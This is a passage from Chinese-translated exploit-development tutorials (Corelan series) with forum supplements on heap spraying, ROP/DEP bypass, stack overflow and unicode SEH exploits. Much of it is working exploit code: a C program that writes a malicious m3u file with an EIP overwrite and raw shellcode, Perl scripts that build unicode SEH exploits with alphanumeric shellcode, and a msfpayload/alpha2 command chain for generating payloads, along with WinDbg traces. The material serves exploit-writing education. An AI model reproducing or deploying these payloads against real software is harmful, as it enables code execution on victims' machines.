0x3112bc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112cc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112dc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112ec0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112fc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x31130c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31131c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31132c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31133c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31134c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31135c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31136c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31137c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31138c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x31139c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113ac0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113bc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113cc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113dc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113ec0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113fc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
```

于是我觉得运行一些测试，来抓抓看。


我抓取了 3 次的结构，懂啊 find1,2,3.txt 并比较。

```
!mona filecompare -f "c:\results\find1.txt,c:\results\find2.txt,c:\results\find3.txt"
```

这个基本的比较没有返回任何匹配的指针，但是，这并不意味着没有任何重叠的内存区域可能包含你喷的数据每次。

即使你不能找到一个匹配的指针，你可能能够达到您想要的指针，通过重载页面（如果可能）或利用页可能崩溃后自动复活（因此运行再次喷射）。

我加上了-range 后在此比较，查找 0x1000 自己范围内可能的重复。这次，我找到了很多。



这意味着，如果你喷射的大小是 0×1000 字节的倍数，0x0fd31c0c 将指向到一个你控制的区域。

我只跑了我自己的电脑上分析。为了找到可靠的和可预见的地址，我会需要，以及从其他电脑找到结果。
如果你有时间，可以在你的电脑上跑一下这个分析，告诉我，这样我们可有做一个更好的统计。

ROP Mitigation & Bypass

即使你在 IE10 上执行了 heap spray，MS 开发了新的 ROP 阻止方案，这将会使 DEP BYPASS 更加复杂。

一些 API（virtual memory 相关的）将会检测，如果这些 API 的调用的参数都在栈上。当变换 ESP 到堆里面时，这些 API 将不能被调用。
当然，这些都是系统相关的，如果你的目标是浏览器什么的，你还需要自己处理。

Dan Rosenberg 和 Bkis 写了一些方法：
Dan 的方法,解释了一种可能，使得 API 的参数可以真正的写入栈。原因是：你的寄存器中可能有一个指向你堆中的 PAYLOAD。如果你 XCHG REG,ESP，然后 RET 返回到 ROP，这个寄存器将会指向真的栈。通过使用这个，你可能将真的参数写入栈，然后将 ESP 指向他。
Bkis 展示了另一种技术，基于 msvcr71.dll 里面的一些 gadgets
在他的展示中，他使用 gadget 从 TEB 读取真正的栈地址，然后使用 MEMCPY 拷贝 ROP 和 shellcode 到栈上，然后最后调用 ROP。

是的，MEMCPY()的参数不需要在栈上。
事实上，我不认为有很多模块从 TEB 读取数据。

所以，也许办法“两全其美”工作：
首先，确保一个寄存器只想栈，然后调用 memcpy，然后返回栈，执行 ROP 和 shellcode。

致谢

Corelan Team – for your help contributing heaps of stuff to the tutorial, for reviewing and for testing the various scripts and techniques, and bringing me red bull when I needed it :) Tutorials like this are not the work of one man, but the result of weeks (and something months) of team work. Kudos to you guys.

My wife & daughter, for your everlasting love & support

Wishi, for reviewing the tutorial

Moshe Ben Abu, for allowing me to publish his work (script & exploit modules) on spraying with images. Respect bro !

Finally, thank YOU, the infosec community, for waiting almost year and a half on this next tutorial. Changes in my personal life and some rough incidents certainly haven't made it easy for me to stay motivated and focused to work on doing research and writing tutorials.

Although motivation still hasn't fully returned, I feel happy and relieved to be able to publish this tutorial, so please accept this as a small token of my appreciation of what you have done for me when I needed your help. Your support over the last few months meant a lot to me. Unfortunately some people were less friendly and some individuals even disassociated themselves from me/Corelan. I guess that's life… sometimes people forget where they came from.

I wished motivation was just a button you could switch on or off, but that certainly is not the case. I'm still struggling, but I'm getting there.

Anyways, I hope you like this new tutorial, so ~~spray~~ spread the word.

If you are ever interested in taking one of my classes, check www.corelan-training.com.

If you just want to talk to us, hang out, ask questions, feel free to head over to the #corelan channel on freenode IRC. We're there to help and welcome any question, newbie or expert…

对《基于栈的溢出》一文的补充

by:moonife

我跟了下程序的溢出情况，下面的是关键信息，有兴趣的朋友可以详细分析下：

```
00E58D93    F3:A5          rep     movs dword ptr es:[edi], dword p>   ;这里导致溢出

0041E9E6  |.  81C4 18890000 add     esp, 8918
0041E9EC  \.  C2 0400       retn    4        ;这里覆盖 EIP
```

文中的创建 m3u 用的 perl 脚本 我不会 我用 C 写做测试 贴上来做参考 呵呵：

Quote:

```
#include <windows.h>

#pragma comment(linker,"/subsystem:windows")

char Buffer[26094]={0};
DWORD eip=0x73d92ecf; //覆盖返回地址
DWORD param1=0x90909090; //覆盖 retn 4 被栈平衡的参数
char nops[25]={0};
char shellcode[]=
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1"
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30"
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa"
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96"
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b"
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a"
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83"
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98"
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61"
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05"
"\x7f\xe8\x7b\xca";

int WINAPI WinMain( HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine,
int nShowCmd )
{
  HANDLE hFile;
  DWORD temp;
```

```
hFile=CreateFile("crash.m3u",GENERIC_WRITE,FILE_SHARE_READ,NULL,CREATE_ALWAY
S,FILE_ATTRIBUTE_NORMAL,NULL);
  memset(Buffer,'A',26094);
  memset(nops,0x90,25);
  WriteFile(hFile,Buffer,26094-31-8,&temp,NULL);
  WriteFile(hFile,&eip,4,&temp,NULL);
  WriteFile(hFile,&param1,4,&temp,NULL);
  WriteFile(hFile,nops,25,&temp,NULL);
  WriteFile(hFile,shellcode,sizeof(shellcode),&temp,NULL);
  CloseHandle(hFile);
  MessageBox(NULL,"Done","Info",0);
  return 0;
}
```

标 题: 【原创】对《编写 unicode exploit》一文的补充
作 者：riusksk(泉哥)
主 页：http://riusksk.blogbus.com
时 间: 2010-09-28,21:25:39
链 接: http://bbs.pediy.com/showthread.php?t=121281

《编写 Unicode Exploit》原文地址：
http://bbs.pediy.com/showthread.php?t=120637

1.关于 unicode shellcode 生成的问题

原本我是用 windows 平台下的 msf，但始终没有成功。后来又改用 pentoo 系统上的 msf 还是没有成功，最后按作者的建议使用 BT4，可惜依然没有成功。然后我就将 msf 与 alpha2 合用，大家可以在 BT4 final 上使用以下命令来生成：

Code:

```
wget http://packetstormsecurity.org/shellcode/alpha2.tar.gz
tar xvzf alpha2.tar.gz
cd alpha2
gcc alpha2.c -o alpha2
msfpayload windows/exec cmd=calc r | ./alpha2 eax --unicode -t perl
```

2.关于 ret(c3>7f) 的问题

原作者是采用 xp sp3 en 版本的系统，由于
unicode codepage / language/regional settings 的不 同，在原作者的系统中,ret(c3)并不会被转换,但是在我的 xp sp3 中文版上,它会被转换成 88 80,自然也就无法实现 ret 指令，如果像 原作者那样在 exploit 中使用 ret 的话，必然是无法正常运行的。下面是我在自己系统上的测试代码及调试情况：

Code:

```
my $junk = "A" x 270;            # 我个人系统上相对 SEH 的偏移量

my $nseh = "x61x62";

my $seh = "x15x45" ;

my $preparestuff="D"; #we need the first D

$preparestuff=$preparestuff."x6e"; #nop/align

$preparestuff=$preparestuff."x55"; #push ebp

$preparestuff=$preparestuff."x6e"; #nop/align
```

```
$preparestuff=$preparestuff."x58"; #pop eax

$preparestuff=$preparestuff."x6e"; #pop/align

$preparestuff=$preparestuff."x05x14x11"; #add eax,0x11001400

$preparestuff=$preparestuff."x6e"; #pop/align

$preparestuff=$preparestuff."x2dx13x11"; #sub eax,0x11001300

$preparestuff=$preparestuff."x6e"; #pop/align

my $jump = "x50"; #push eax

$jump=$jump."x6d"; #nop/align

$jump=$jump."xc3"; #ret  问题在这里

my $morestuff="D" x (5000-length($junk.$nseh.$seh.$preparestuff.$jump
));

$payload=$junk.$nseh.$seh.$preparestuff.$jump.$morestuff;

open(myfile,'>corelantest.m3u');

print myfile $payload;

close(myfile);
```

Windbg 调试器下的情况:

Code:

```
0:005> !exchain

029bfd54: image00400000+50015 (00450015)

Invalid exception stack at 00620061

0:005> d 029bfd54

029bfd54  61 00 62 00 15 00 45 00-44 00 6e 00 55 00 6e 00  a.b…E.D.n
.U.n.
```

```
029bfd64  58 00 6e 00 05 00 14 00-11 00 6e 00 2d 00 13 00  X.n·····.n.
-···

029bfd74  11 00 6e 00 50 00 6d 00-88 80 44 00 44 00 44 00  ..n.P.m···D
.D.D.

029bfd84  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.
D.D.D.

029bfd94  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.
D.D.D.

029bfda4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.
D.D.D.

029bfdb4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.
D.D.D.

029bfdc4  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.
D.D.D.

0:005> t

eax=029bfe54 ebx=029bfd54 ecx=7c92327a edx=029bedd0 esi=029bedbc edi=
029bee04

eip=029bfd78 esp=029bed2c ebp=029bfd54 iopl=0         nv up ei pl nz
na pe cy

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=
00000207

<Unloaded_papi.dll>+0x29bfd77:

029bfd78 50              push    eax

0:005> t

eax=029bfe54 ebx=029bfd54 ecx=7c92327a edx=029bedd0 esi=029bedbc edi=
029bee04

eip=029bfd79 esp=029bed28 ebp=029bfd54 iopl=0         nv up ei pl nz
na pe cy
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=
00000207

<Unloaded_papi.dll>+0x29bfd78:

029bfd79 006d00          add     byte ptr [ebp],ch          ss:0023:0
29bfd54=61

0:005> t

eax=029bfe54 ebx=029bfd54 ecx=7c92327a edx=029bedd0 esi=029bedbc edi=
029bee04

eip=029bfd7c esp=029bed28 ebp=029bfd54 iopl=0         ov up ei ng nz
na pe nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=
00000a86

<Unloaded_papi.dll>+0x29bfd7b:

029bfd7c 888044004400    mov     byte ptr image00400000+0x40044 (0044
0044)[eax],al ds:0023:02dffe98=??
```

然后我就用 70~FF 之间的字符去填充缓冲区，从 80 开始就会被转换成完全不同的两字节，而非直接添加 00 上去，而 70 前面几个字符只是为了方便查找才添加上去的，然后看看这些字符有没有被转换成 c3 的，不过结果令人相当失望。测试情况如下：

Code:

```
0:005> !exchain

029bfd54: image00400000+50015 (00450015)

Invalid exception stack at 00620061

0:005> d 029bfd54

029bfd54  61 00 62 00 15 00 45 00-44 00 6e 00 55 00 6e 00  a.b…E.D.n
.U.n.

029bfd64  58 00 6e 00 05 00 14 00-11 00 6e 00 2d 00 13 00  X.n…….n.
-…
```

```
029bfd74  11 00 6e 00 50 00 6d 00-70 00 71 00 72 00 73 00  ..n.P.m.p.q.r.s.

029bfd84  74 00 75 00 76 00 77 00-78 00 79 00 7a 00 7b 00  t.u.v.w.x.y.z.{.

029bfd94  7c 00 7d 00 7e 00 7f 00-ac 20 97 4e 0e 51 97 53  |.}.~···. .N.Q.S

029bfda4  72 56 9b 58 bd 5a 15 5d-41 5f ad 61 42 64 7c 66  rV.X.Z.]A_.aBd|f

029bfdb4  d9 68 c4 6a 14 6d 6a 6f-5a 71 01 30 e5 ff a6 30  .h.j.mjoZq.0···0

029bfdc4  16 04 06 25 69 e0 27 e1-e5 e1 88 8f 92 70 00 52  ···%i.'·····p.R

0:005> d

029bfdd4  af 72 2d 8d a3 60 84 9a-77 57 05 8c 9a 5a 4c 72  .r-..`..wW···ZLr

029bfde4  a8 4f 92 58 82 98 c0 81-f2 95 a9 5c c9 91 69 7f  .O.X·····i.

029bfdf4  d5 68 dd 4e 2e 57 89 84-d9 54 95 5f 85 6c 50 5f  .h.N.W···T._.lP_

029bfe04  b7 73 9b 6b 71 81 0d 77-73 95 31 80 dd 7b 8a 8c  .s.kq..ws.1..{..

029bfe14  2c 9f eb e2 a9 e3 67 e4-f5 f8 44 00 44 00 44 00  ,·····g···D.D.D.

029bfe24  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.

029bfe34  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.

029bfe44  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```

在向作者请教后，他建议我“走”到 shellcode，也就 push eax/ret 这指令省掉，而直接在 shellcode 前填充 nop，使其直接运行到 shellcode。但是如果我们直接用一连串的\x6e 来作为 nops，明显是不行的，因为它会被转换成 6e 00 6e 00 ，而非 00 6e 00，所以我们需要在它之前添加一字节，比如：

Code:

```
\x43\x70\x43\x70
```

或者

Code:

```
\x43\x6e\x43\x6e
```

当然你也可直接使用\x70，因为 00 70 相当于如下指令：

Code:

```
029bfd78 7000            jo      <Unloaded_papi.dll>+0x29bfd79 (029bfd7a)
029bfd7a 7000            jo      <Unloaded_papi.dll>+0x29bfd7b (029bfd7c)
029bfd7c 7000            jo      <Unloaded_papi.dll>+0x29bfd7d (029bfd7e)
```

只要这些不会对后面要使用的 eax（必须指向 shellcode 的第一字节，哪怕是 shellcode 前的 nop 也不行，我就是犯了这样的错误，弄了好久才搞定）进行修改就可以。最后我用下面这脚本进行测试：

Code:

```
my $junk = "A" x 270;
my $nseh = "\x61\x62";
my $seh = "\x15\x45" ;

my $preparestuff="D"; #we need the first D
$preparestuff=$preparestuff."\x6e"; #nop/align
$preparestuff=$preparestuff."\x55"; #push ebp
$preparestuff=$preparestuff."\x6e"; #nop/align
$preparestuff=$preparestuff."\x58"; #pop eax
$preparestuff=$preparestuff."\x6e"; #pop/align
$preparestuff=$preparestuff."\x05\x14\x11"; #add eax,0x11001400
$preparestuff=$preparestuff."\x6e"; #pop/align
$preparestuff=$preparestuff."\x2d\x13\x11"; #sub eax,0x11001300
$preparestuff=$preparestuff."\x6e"; #pop/align

my $nops = "\x43\x6e" x 150; #nop/align
my $shellcode="PPYAIAIAIAIAIAIAIAIAIAIAIAIAIAIAjXAQADAZABARALAYAIAQAIAQAIAhAAAZ1AIAIAJ11AIAIABABABQI1AIQIAIQI111AIAJQYAZBABABABABkMAGB9u4JBKLyXRiYpIpYpOpTIyUmaWbrD2kpRNP4KNrLLbkNrJtRkqbLhJo6WnjKvLqkO01epfLOL
```

```
aQCLjbLlKp91VoLMM1gWZBzPObpWRkObjpTKoRMlYqXPTKmp2XSUep2TNjIqHPOPDKPHK
hTK1HKpKQvs9SoLniRkNTbkjaWfLqYomaupdluqfoJmyqUwnXwpPuZTysSMXxOKcMND3E
9ROXDKOhLdKQJ3RF4KlLPKDKpXklM1Gc4KLDtKyqFpqyNdNDnDaKokOaPYpZOQ9oKONxo
oaJ4KlRZKRfaMOzkQtMauwI9pmOMOnpOhnQdKROu7yoXUgKLOfUg2pVoxw6tU5muMyoxU
oLjfsLlJQpKKwpRUKUWKQ7mC2R2OozypPSYoz5d3s8KPkZA";

my $morestuff="D" x (5000-length($junk.$nseh.$seh.$preparestuff.$nops
.$shellcode));
$payload=$junk.$nseh.$seh.$preparestuff.$nops.$shellcode.$morestuff;

open(myfile,'>exploit.m3u');
print myfile $payload;
close(myfile);
```

但是 shellcode 被中断掉了：

Code:

```
eax=029bfe54 ebx=029bfd9f ecx=029bfe46 edx=029bedd0 esi=029bedbc edi=
029bee04
    eip=029bfee4 esp=029bed2c ebp=029bfd54 iopl=0         ov up ei ng
 nz ac po nc
    cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000a92
    <Unloaded_papi.dll>+0x29bfee3:
    029bfee4 6a00            push    0
    0:005> t
    eax=029bfe54 ebx=029bfd9f ecx=029bfe46 edx=029bedd0 esi=029bedbc
edi=029bee04
    eip=029bfee6 esp=029bed28 ebp=029bfd54 iopl=0         ov up ei ng
 nz ac po nc
    cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000a92
    <Unloaded_papi.dll>+0x29bfee5:
    029bfee6 58              pop     eax

    ......

    eax=00000000 ebx=029bfd9f ecx=029bff46 edx=029bff45 esi=029bedbc
edi=029bee04
    eip=029bff80 esp=029bed2c ebp=029bfd54 iopl=0         nv up ei pl
 zr na pe nc
    cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010246
    <Unloaded_papi.dll>+0x29bff7f:
```

```
    029bff80 830042          add     dword ptr [eax],42h  ds:0023:000
00000=????????
```

于是我就尝试着使用其它 shellcode，但每次都因各种原因而导致 shellcode 被中断掉。就这样连续好几天都没有搞定，晚上正是作者给了我提示才注意到 eax 的问题，原话如下：

Quote:
In your debugger output, I see

eax=029bfe54
eip = 029bfee4

are you sure eax points exactly to the first byte of the shellcode ?
然后我才发现原来我的 eax 是指向 shellcode 前面的 nop 了，而非 shellcode 的第一字节：

Code:


```
0:005> t
eax=029bfe54 ebx=029bfd54 ecx=7c92327a edx=029bedd0 esi=029bedbc edi=
029bee04
eip=029bfd78 esp=029bed2c ebp=029bfd54 iopl=0         nv up ei pl nz
na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=
00000207
<Unloaded_papi.dll>+0x29bfd77:
029bfd78 43              inc     ebx
0:005> d 29bfe54
029bfe54  43 00 6e 00 43 00 6e 00-43 00 6e 00 43 00 6e 00  C.n.C.n.C.
n.C.n.
029bfe64  43 00 6e 00 43 00 6e 00-43 00 6e 00 43 00 6e 00  C.n.C.n.C.
n.C.n.
029bfe74  43 00 6e 00 43 00 6e 00-43 00 6e 00 43 00 6e 00  C.n.C.n.C.
n.C.n.
029bfe84  43 00 6e 00 43 00 6e 00-43 00 6e 00 43 00 6e 00  C.n.C.n.C.
n.C.n.
029bfe94  43 00 6e 00 43 00 6e 00-43 00 6e 00 43 00 6e 00  C.n.C.n.C.
n.C.n.
029bfea4  43 00 6e 00 43 00 6e 00-43 00 6e 00 43 00 6e 00  C.n.C.n.C.
n.C.n.
029bfeb4  43 00 6e 00 43 00 6e 00-43 00 6e 00 43 00 6e 00  C.n.C.n.C.
n.C.n.
029bfec4  43 00 6e 00 43 00 6e 00-43 00 6e 00 43 00 6e 00  C.n.C.n.C.
n.C.n.
```

最后经过调试发现，第一个 43 00 6e 00 出现在 0x029bfd78,而此时 eax 指向 029bfe54(这里必须为 shellcode 的第一字节)，因此 shellcode 前面的字节数应为 0x029bfe54 - 0x029bfd78 = 0xDC，而\x43 \x6e 经 unicode 转换后为 4 字节，因此再除以 4 得到 0x37(55)，最后构造出脚本：

Code:

```
my $junk = "A" x 270;
my $nseh = "\x61\x62";
my $seh = "\x15\x45" ;

my $preparestuff="D"; #we need the first D
$preparestuff=$preparestuff."\x6e"; #nop/align
$preparestuff=$preparestuff."\x55"; #push ebp
$preparestuff=$preparestuff."\x6e"; #nop/align
$preparestuff=$preparestuff."\x58"; #pop eax
$preparestuff=$preparestuff."\x6e"; #pop/align
$preparestuff=$preparestuff."\x05\x14\x11"; #add eax,0x11001400
$preparestuff=$preparestuff."\x6e"; #pop/align
$preparestuff=$preparestuff."\x2d\x13\x11"; #sub eax,0x11001300
$preparestuff=$preparestuff."\x6e"; #pop/align

my $nops = "\x43\x6e" x 55; #nop/align, 55 个 nop 刚好使 eax 指向
shellcode 的第一字节

my $shellcode="PPYAIAIAIAIAIAIAIAIAIAIAIAIAIAIAjXAQADAZABARALAYAIAQAI
AQAIAhAAAZ1AIAIAJ11AIAIABABABQI1AIQIAIQI111AIAJQYAZBABABABABkMAGB9u4J
BKLyXRiYpIpYpOpTIyUmaWbrD2kpRNP4KNrLLbkNrJtRkqbLhJo6WnjKvLqkO01epfLOL
aQCLjbLlKp91VoLMM1gWZBzPObpWRkObjpTKoRMlYqXPTKmp2XSUep2TNjIqHPOPDKPHK
hTK1HKpKQvs9SoLniRkNTbkjaWfLqYomaupdluqfoJmyqUwnXwpPuZTysSMXxOKcMND3E
